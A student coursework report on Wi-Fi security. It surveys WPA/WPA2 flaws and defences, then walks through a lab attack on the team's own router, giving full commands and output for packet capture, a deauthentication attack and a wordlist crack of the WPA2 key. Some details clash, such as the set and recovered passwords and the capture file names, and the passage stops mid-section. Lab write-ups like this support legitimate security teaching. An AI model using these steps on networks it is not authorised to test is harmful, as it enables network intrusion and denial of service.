Middlesex University London

Faculty of Science and Technology

Coursework Report

CST3535

Computer Security and Ethical Hacking

Module Leader: Dr Shahedur Rahman

Students:

M00872751

M00883220

M00887351

M00913118

Table of contents:

A. Research component

B. Implementation component

Research component

i) Security Vulnerabilities in Wireless Networks

Wireless networks, including those using WPA/WPA2 (Wi-Fi Protected Access) security, are vulnerable to various security attacks. These vulnerabilities arise due to weaknesses in encryption protocols, poor password practices, and design flaws in Wi-Fi technology. Understanding these vulnerabilities is essential for protecting wireless networks from common exploitation techniques.

1. Encryption Weaknesses and Protocol Vulnerabilities

- **WPA/WPA2 Vulnerabilities**: Although WPA2 offers improved security over WPA, it remains susceptible to certain attacks. For example, the **KRACK (Key Reinstallation Attack)** exploits vulnerabilities in the WPA2 handshake, allowing attackers to decrypt packets and potentially intercept sensitive data ([1] Vanhoef & Piessens, 2017). This flaw illustrates that even widely used encryption protocols can have vulnerabilities exploitable by knowledgeable attackers.

- **WPS (Wi-Fi Protected Setup)**: WPS is intended to simplify the network connection process using a PIN, but it is highly vulnerable to brute-force attacks. Tools like **Reaver** can exploit WPS to gain network access without needing to break WPA2 encryption directly ([2] Wrightson, 2012).

2. De-authentication and Disassociation Attacks

- **De-authentication Attacks**: Attackers can send de-authentication packets to disrupt user connections, creating a potential entry for **Man-in-the-Middle (MitM) attacks**. These attacks exploit the lack of encryption in Wi-Fi management frames ([3] IEEE, 2020).

- **Disassociation Flooding**: This attack involves sending spoofed disassociation messages, repeatedly disconnecting devices from the network. Such attacks can prompt users to connect to attacker-controlled networks ([4] Zhang & Lee, 2000).

3. Man-in-the-Middle (MitM) Attacks

- **Evil Twin Attack**: Attackers can create a rogue access point with a matching SSID, tricking users into connecting. This allows attackers to intercept sensitive data like passwords ([5] Verizon, 2022).

- **SSL Stripping**: Used in conjunction with Evil Twin attacks, SSL stripping downgrades HTTPS connections to HTTP, capturing credentials and other data in plaintext ([6] Cisco, 2023).

ii) Relevant Kali Linux Tools for Wireless Penetration Testing

Kali Linux is a comprehensive toolset widely used in cybersecurity, particularly for penetration testing on wireless networks. It includes a variety of tools for information gathering, sniffing, spoofing, vulnerability analysis, and exploitation, all of which can be used to assess and address security flaws within WPA/WPA2-protected networks.

1. Information Gathering Tools

- **Airodump-ng**: A part of the Aircrack-ng suite, Airodump-ng captures data on visible wireless networks, including SSIDs, MAC addresses, encryption types, and associated clients. This helps gather intelligence on target networks and is instrumental for capturing WPA handshakes, a necessary step in WPA/WPA2 password cracking ([2] Wrightson, 2012).
- **Kismet**: This tool operates passively as a network detector, packet sniffer, and intrusion detection system (IDS) for wireless LANs, capturing data without transmitting packets. Kismet can reveal detailed information about access points and clients, crucial for identifying network weaknesses ([7] Simpson, 2018).

2. Sniffing and Spoofing Tools

- **Wireshark**: This packet analyser captures and displays network traffic in real time. When paired with Airmon-ng (for enabling monitor mode), Wireshark can intercept unencrypted data packets, allowing attackers to analyse sensitive information in poorly secured networks ([8] Arkin et al., 2019).
- **Ettercap**: Known for enabling MITM (Man-in-the-Middle) attacks, Ettercap intercepts and modifies data traffic between devices on the network. It can also perform ARP spoofing to intercept data flows, facilitating network manipulation and injection of false information ([9] Cole et al., 2016).

3. Vulnerability Analysis Tools

- **Aircrack-ng Suite**: This suite includes tools for monitoring, injecting packets, and cracking passwords. Aircrack-ng specifically cracks WPA/WPA2 passwords by capturing handshakes and performing dictionary attacks ([10] Baloch, 2017).
- **Wifite**: Designed for automated Wi-Fi penetration testing, Wifite simplifies complex attack processes by detecting targets, capturing handshakes, and attempting to crack passwords using dictionary attacks ([9] Cole et al., 2016).

4. Password Attack Tools

- **John the Ripper**: This popular password cracker can break WPA handshakes via dictionary or brute-force attacks. Effective for networks with weak passwords, it can rapidly test various password combinations ([12] Kaur & Kaur, 2020).

- **Hashcat**: Renowned for its GPU-accelerated password-cracking capabilities, Hashcat uses dictionary attacks to test thousands of passwords on WPA/WPA2 handshakes. Its speed and efficiency make it ideal for high-security WPA2 networks ([7] Simpson, 2018).

5. Exploitation and Attack Tools

- **Reaver**: A brute-force tool targeting the WPS vulnerability in many routers, Reaver allows attackers to access WPA/WPA2-protected networks by exploiting the WPS PIN ([10] Baloch, 2017).
- **MDK3**: Primarily used for denial-of-service (DoS) attacks, MDK3 disrupts wireless connections by flooding targets with de-authentication packets, forcing devices to reconnect and potentially capturing WPA handshakes ([7] Simpson, 2018).

(iii) Defence Mechanisms Based on Penetration Testing Findings

In response to the vulnerabilities discovered in wireless networks, implementing targeted defensive measures strengthens network security against common attacks. Here are the essential defence mechanisms that enhance wireless network security based on typical penetration testing findings:

1. **Enhanced WPA Security Configurations**: Configuring WPA3, along with complex password requirements, provides protection against offline dictionary and brute-force attacks by leveraging SAE (Simultaneous Authentication of Equals) and forward secrecy. WPA3 also retains past traffic confidentiality even if a password is later compromised ([14] Gast, 2018).
2. **Wireless Intrusion Detection and Prevention Systems (WIDS/WIPS)**: Using systems like WIDS and WIPS helps detect unusual traffic patterns, device spoofing, and potential MITM attacks. Automated systems like Cisco's WIPS can even proactively disconnect suspicious devices to thwart threats ([15] Ramachandran & Buchanan, 2015).
3. **Access Control and Concealment Techniques**: Techniques like MAC filtering, hidden SSIDs, and network segmentation enhance security, although they are most effective when combined with robust encryption measures, as attackers can often bypass these methods ([16] Zeltser, 2020).
4. **Protection Against Deauthentication Attacks**: WPA3's encryption and management frame protection (802.11w) guard against deauthentication. Devices using current iOS and Android versions also automatically reconnect to trusted networks to mitigate deauthentication disruptions ([10] Baloch, 2017).

5. **Additional Wireless Defence Tools**: Tools like AirDefense, a WIDS/WIPS solution, and OpenWrt firmware provide additional layers of security by managing access points and continuously monitoring for wireless threats. These tools enhance overall resilience against deauthentication and MITM attacks ([13] Simpson, 2018).

(iv) Comparison of Tools for Wireless Penetration Testing: Kali Linux vs. Parrot OS

Kali Linux and Parrot OS are widely recognized Linux distributions in the field of cybersecurity, both extensively utilized for wireless penetration testing. This section explores the nuanced advantages each distribution brings in terms of toolsets, resource efficiency, privacy and anonymity, ease of use, and community support. While both systems provide robust functionality for penetration testing, their unique designs reflect the different priorities and workflows in cybersecurity.

1. **Toolsets and Functionality**:
   - *Kali Linux*: A professional-grade distribution with over 600 tools optimized for penetration testing and security analysis. Key tools include Aircrack-ng, a suite for analysing wireless network security, and Wireshark, a packet analyser critical for traffic inspection and vulnerability assessment ([10] Baloch, 2017).
   - *Parrot OS*: Provides a versatile array of tools, including Fern Wi-Fi Cracker and Bettercap, with an emphasis on integrating privacy-focused applications like Tor and OnionShare by default. Parrot OS caters to users who need both network security and personal anonymity ([16] Zeltser, 2020).
2. **Resource Efficiency and System Performance**:
   - *Kali Linux*: Demands significant CPU and memory resources, designed to function optimally on high-performance systems. The distribution's extensive toolset and heavier applications often necessitate robust hardware ([8] Arkin et al., 2019).
   - *Parrot OS*: More resource-efficient, ideal for lower-spec machines. Its lightweight design and optimized toolset reduce system load, allowing it to run effectively on older hardware without compromising on essential features ([9] Cole, 2016).
3. **Privacy and Anonymity**:
   - *Kali Linux*: Primarily focused on penetration testing, with limited privacy tools. Users can install additional anonymity applications, though they are not integrated by default, making it less suitable for users prioritizing online anonymity ([13] Simpson, 2018).

   - *Parrot OS*: Designed with privacy in mind, featuring integrated tools for secure browsing and anonymous file sharing. Pre-installed privacy applications (e.g., Tor, Anonsurf) protect user data and enable secure communication, ideal for users balancing security testing with privacy needs ([16] Zeltser, 2020).

4. **Ease of Use and User Experience**:

   - *Kali Linux*: Known for its streamlined, minimalist design, but it has a steep learning curve. Its reliance on the command-line interface (CLI) can be challenging for newcomers, while beneficial for advanced users focused on efficient task execution ([15] Ramachandran & Buchanan, 2015).

   - *Parrot OS*: More accessible interface with a variety of desktop environments (e.g., MATE), designed to support both new and experienced users. The graphical user interface (GUI) is polished, and tool organization is user-friendly, facilitating quicker adoption for beginners ([2] Wrightson, 2012).

5. **Community Support and Documentation**:

   - *Kali Linux*: Backed by an extensive user base and robust documentation, including forums, online guides, and frequent updates from developers. Its popularity within the cybersecurity community results in a wealth of resources for troubleshooting and professional development ([14] Gast, 2018).

   - *Parrot OS*: Although smaller, Parrot OS's community is highly active, especially in privacy-focused forums. Its documentation thoroughly addresses essential topics, and its community offers detailed support, making it a valuable resource for users prioritizing privacy ([16] Zeltser, 2020).

Summary:

- *Kali Linux*: Recommended for seasoned penetration testers who need a comprehensive toolkit and are comfortable with a CLI-driven environment.

- *Parrot OS*: Ideal for users requiring a balance between security testing and privacy, especially on hardware with limited resources.

Implementation component

Software's used

VirtualBox VM	As A virtual environment
Kali Linux	For penetration testing
Parrot OS	For penetration testing

Hardware used

TP-Link N300 Mbps Wi-Fi Router	For testing reasons
TP-Link AC600	Access point from VM to router

Steps:

Step 1: Router Configuration Preparation (TP-Link TL-WR841N)


Before beginning the security test, we prepared TP-Link N300 Mbps Wi-Fi Router (TL-WR841N) to ensure all settings were in place for each step.

1. **Accessing Router Settings:**
    - We logged into the TP-Link TL-WR841N's settings page using its IP address (typically 192.168.0.1) in a web browser.
2. **Enabling Monitor Mode Compatibility:**
    - We ensured the router settings allowed monitoring and packet-capturing tools, also we adjust any necessary options to support these functions.
3. **Adjusting Network Settings for Testing:**
    - **Security Type:** we set the Wi-Fi security type to WPA2 to examine its vulnerabilities and planned to switch to WPA3 later for defence testing.
    - **Protected Management Frames (Optional):** Initially, we disabled Protected Management Frames (PMF) to avoid interference during testing, we are going to enable it later to assess its effectiveness.
    - **Password Change:** For the password-cracking phase, we changed the router's password to 121345678.

- **Backing Up Configuration:** we backed up the router’s settings, allowing us to restore the original configuration once testing was complete.

Step 2: setting up the Lab for the implementation testing

- Started it the virtual machine & installed all the software required for the test
- Inserted the access point adaptor and assigned the access point under “USB” as it shows below:



USB

☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller

● USB 2.0 (OHCI + EHCI) Controller


○ USB 3.0 (xHCI) Controller

USB Device Filters

☑ Intel Corp.
☑ Intel Corp.
☑ Realtek 802.11ac WLAN Adapter [0200]

Figure 1: Assigning the access point “Readtek” to usb so its enabled

- Booting Kali Linux and started the command line:




```
┌──(kali㉿kali)-[~]
└─$ 
```

Figure 2:kali Linux command line.

Step 3: Information Gathering

Setting the adapter in Monitor Mode:

- Start by setting the Wi-Fi adapter to monitor mode. As This will allow it to capture packets from all nearby networks.
- The command use is: sudo airmon-ng start wlan0
- After executing the command above, it is indicating it's now in monitor mode as it shows below where is the interface is wlan0 and linked to the access point TP-link




```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          TP-Link Archer T2U PLUS [RTL8821AU]
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 3: the output info of the command: sudo airmon-ng start wlan0.

Scan for Nearby Access Points:

- Used the command sudo airodump-ng wlan0 to scan for nearby Wi-Fi networks and find target AP with useful info that will help attacking it as it shows below:



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0



 CH  8 ][ Elapsed: 0 s ][ 2024-11-09 21:08

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 6A:58:80:49:A3:2E  -43        2        0    0   1  195   OPN              EE WiFi
 A2:0D:10:8B:3B:C1  -66        6        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
 9C:31:C3:9A:2D:4A  -56        5        1    0  11  130   WPA2 CCMP   PSK  SKYCRIBV
 40:ED:00:EF:37:42  -20        8        0    0  11  130   WPA2 CCMP   PSK  TP-Link_3742
```

Figure 4: the output info of the command: airodump-ng.


- After running the scan, access point could successfully capture the target router info as the following:

Attribute	Value	Explanation
BSSID	40:ED:00:EF:37:42	The MAC address of the wireless access point. Unique identifier for each Wi-Fi network.
PWR	-20	Signal strength in dBm. Lower numbers (closer to zero) represent a stronger signal.
Beacons	8	Number of beacon frames received from the access point, which are sent periodically by routers to announce their presence.
#Data	0	Total number of data packets captured from the network.
#/s	0	Rate at which data packets are being captured per second.
CH	11	Channel on which the Wi-Fi network is operating.
MB	130	Maximum speed supported by the network in Mbps.
ENC	WPA2	Encryption type. OPN means open (no encryption), WPA2 indicates WPA2 encryption is used, etc.
CIPHER	CCMP	Cipher protocol used by the network, such as CCMP (typically used with WPA2).
AUTH	PSK	Authentication method used by the network. PSK indicates a pre-shared key (commonly a Wi-Fi password).
ESSID	TP-Link_3742	The SSID (network name) of the Wi-Fi network.

Figure 5: the access point target info.

Capture Packets on Target Network:

- Used the target's details above to capture packets from it specifically by using this command sudo airodump-ng --bssid [Target_BSSID] --channel [Channel_Number] -w capture wlan0 where **airodump-ng** is used to captures raw packets on a network and
  -w capture to save the captured data to specific file which is **capture-39.cap** , **wlan0** is the network interface.



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 40:ED:00:EF:37:42 --channel 11 -w capture wlan0
18:44:05  Created capture file "capture-39.cap".

 CH 11 ][ Elapsed: 36 s ][ 2024-11-10 18:44

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 40:ED:00:EF:37:42  -21   0       18        3    0  11  130   WPA2 CCMP   PSK  TP-Link_3742

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 40:ED:00:EF:37:42  44:4A:DB:20:32:03  -25    1e- 1      0       82
```


Figure 6: the output value of the network raw capture of airodump-ng command.

BSSID	40:ED:00:EF:37:42	The MAC address of the targeted access point (AP).
Station	44:4A:DB:20:32:03	The MAC address of a client device connected to the AP.
PWR	-25	The signal strength of the client device connected to the AP
Rate	1e-1	The data transmission rate between the AP and the client, where "1e-1" represents a low transmission speed.
Lost	0	The number of packets lost during transmission. Zero indicates there were no packet losses.
Frames	82	The total number of frames captured from this client device since the capture began.

Figure 7: the output value of the network raw capture of airodump-ng command.

De-Authentication Attack and Connecting to The Network:

- **Send De-Authentication Packets to a Specific Client:** this will result by forcing only one chosen client to be disconnect and reconnect and as they reconnect a handshake will be saved to the captured file been created in (figure 5) , the command used for this attack is: sudo aireplay-ng --deauth 10 -a [Target_BSSID] -c [Client_MAC] wlan0 where **aireplay-ng** inject packets into a wireless network and **--deauth 10** is (deauthentication) attack type and the number is the amount of packets to be sent to the client as it show below in (figure 8) :



```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 10 -a 40:ED:00:EF:37:42 -c 44:4A:DB:20:32:03 wlan0
19:36:54  Waiting for beacon frame (BSSID: 40:ED:00:EF:37:42) on channel 11
19:36:55  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [37|66 ACKs]
19:36:56  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [67|74 ACKs]
19:36:56  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [48|64 ACKs]
19:36:57  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [49|63 ACKs]
19:36:58  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [61|69 ACKs]
19:36:59  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [ 9|65 ACKs]
19:36:59  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [37|65 ACKs]
19:37:00  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [ 9|62 ACKs]
19:37:01  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [ 0|65 ACKs]
19:37:02  Sending 64 directed DeAuth (code 7). STMAC: [44:4A:DB:20:32:03] [ 0|63 ACKs]
```

Figure 8: the output of aireplay-ng & --deauth 10, it indicated that 10 packet been sent.

The following sequence demonstrates the process and effects of the **De-Authentication Attack**, as illustrated in Figures 7, 8, and 9:

- In (Figure 9), the network connection appears normal prior to the attack.
- Upon initiating the packet transmission, an orange privacy warning and a network disconnection icon appear (Figure 10), indicating the successful execution of the De-Authentication Attack.
- Following the completion of the attack, the client device automatically reconnects to the network, as shown in (Figure 11).





Figure 9: normal connection







Figure 11: reconnection again

Figure 10: Privacy warning & disconnecting

- As it shows below in (figure 12), while we're sending de-authentication packets, an WPA handshake been indicated and captured to the file **capture-39.cap** where we'll use it in the next step for password cracking



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 40:ED:00:EF:37:42 --channel 11 -w capture wlan0
19:45:01  Created capture file "capture-43.cap".

 CH 11 ][ Elapsed: 42 s ][ 2024-11-10 19:45 ][ WPA handshake: 40:ED:00:EF:37:42

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 40:ED:00:EF:37:42  -25  96      423       29    0  11  130   WPA2 CCMP   PSK  TP-Link_3742

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 40:ED:00:EF:37:42  44:4A:DB:20:32:03  -21    1e-24     24     1157  EAPOL
```

Figure 12: WPA handshake been captured.

Connecting to the network:

- After we successfully cracked the password, we can now try to connect to the network as the following in (figure 13)





Figure 13: this indicating that the WI-FI network is connected

Password Cracking:

- **Using Aircrack-ng with a Wordlist:** After capturing the handshake, we tried capturing WPA key by using **Aircrack-ng** with a wordlist command to try common passwords, the command is: sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b [Target_BSSID] capture-01.cap where **aircrack-ng** is cracking Wi-Fi passwords by analysing captured packets and trying to match the WPA handshake against a list of possible passwords.
- **-w /usr/share/wordlists/rockyou.txt:** Indicates the location of the wordlist file, which in this example is rockyou.txt that contains a list of possible passwords.
- **capture-43.cap:** This is the name of the capture file containing the WPA handshake.
- As it shows below in (figure 14) we could capture the WPA Key after 28 out of 10303727 tries, this tells us that the t getting the router security is very vulnerable due it's configuration settings we set in the beginning.



```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 40:ED:00:EF:37:42 capture-43.cap
[sudo] password for kali:
Reading packets, please wait ...
Opening capture-43.cap
Read 12556 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:00] 28/10303727 keys tested (1329.09 k/s)

      Time left: 2 hours, 9 minutes, 12 seconds                  0.00%

                           KEY FOUND! [ 12345678 ]


      Master Key     : 68 C5 DD 5A 76 49 79 BC 65 3F 09 75 CF D9 7D A2
                       87 F3 A9 D3 F1 36 2C 29 F9 EA 60 A5 34 F8 59 88

      Transient Key  : 7D 5A B9 5A C2 D0 17 B8 03 79 E1 9D 68 04 3F 77
                       3B 4A CF 86 17 EA 0C 5E 12 B0 6E E9 BF 57 78 B9
                       C1 F9 0C 6A 40 B4 B1 39 68 6B 7B 6A 25 61 AA BF
                       D2 CD EE 4F F7 97 15 B9 45 25 1D 10 80 37 44 55

      EAPOL HMAC     : C7 1A 49 8C 79 CA ED BB F9 CA 97 71 79 B8 F1 39
```

Figure 14: Aircrack-ng WPA password cracking results.

After running the command for the password cracking this the output we captured as it shows in (figure 14):

1 Potential Target:

- Aircrack-ng detected one potential target network based on the specified BSSID (40:ED:00:EF:37:42), which matches the access point captured in the .cap file.

Key Testing Progress:

